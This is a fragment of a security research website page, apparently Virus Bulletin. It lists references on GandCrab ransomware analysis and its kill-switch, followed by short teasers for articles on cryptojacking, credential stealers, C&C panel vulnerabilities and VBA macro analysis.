[4] Salvio, J. GandCrab V4.0 Analysis: New Shell, Same Old Menace. Fortinet blog. <https://www.fortinet.com/blog/threat-research/gandcrab-v4-0-analysis--new-shell--same-old-menace.html>.

[5] GandCrab v4.x encryption blocking method (Kill-Switch) (in Korean). AhnLab blog. <https://asec.ahnlab.com/1144>.

[6] Cimpanu, C. GandCrab Ransomware Author Bitter After Security Vendor Releases Vaccine App. Bleeping Computer.

<https://www.bleepingcomputer.com/news/security/gandcrab-ransomware-author-bitter-after-security-vendor-releases-vaccine-app/>.



[Download PDF](#)

Latest articles:

Cryptojacking on the fly: TeamTNT using NVIDIA drivers to mine cryptocurrency

TeamTNT is known for attacking insecure and vulnerable Kubernetes deployments in order to infiltrate organizations' dedicated environments and transform them into attack launchpads. In this article Aditya Sood presents a new module introduced by...

Collector-stealer: a Russian origin credential and information extractor

Collector-stealer, a piece of malware of Russian origin, is heavily used on the Internet to exfiltrate sensitive data from end-user systems and store it in its C&C panels. In this article, researchers Aditya K Sood and Rohit Chaturvedi present a 360...

Fighting Fire with Fire

In 1989, Joe Wells encountered his first virus: Jerusalem. He disassembled the virus, and from that moment onward, was intrigued by the properties of these small pieces of self-replicating code. Joe Wells was an expert on computer viruses, was partly...

Run your malicious VBA macros anywhere!

Kurt Natvig wanted to understand whether it's possible to recompile VBA macros to another language, which could then easily be 'run' on any gateway, thus revealing a sample's true nature in a safe manner. In this article he explains how he recompiled...

Dissecting the design and vulnerabilities in AZORult C&C panels

Aditya K Sood looks at the command-and-control (C&C) design of the AZORult malware, discussing his team's findings related to the C&C design and some security issues they identified during the research.

[Bulletin Archive](#)

We have placed cookies on your device in order to improve the functionality of this site, as outlined in our [cookies_policy](#). However, you may delete and block all cookies from this site and your use of the site will be unaffected. By continuing to browse this site, you are agreeing to Virus Bulletin's use of data as outlined in our [privacy_policy](#).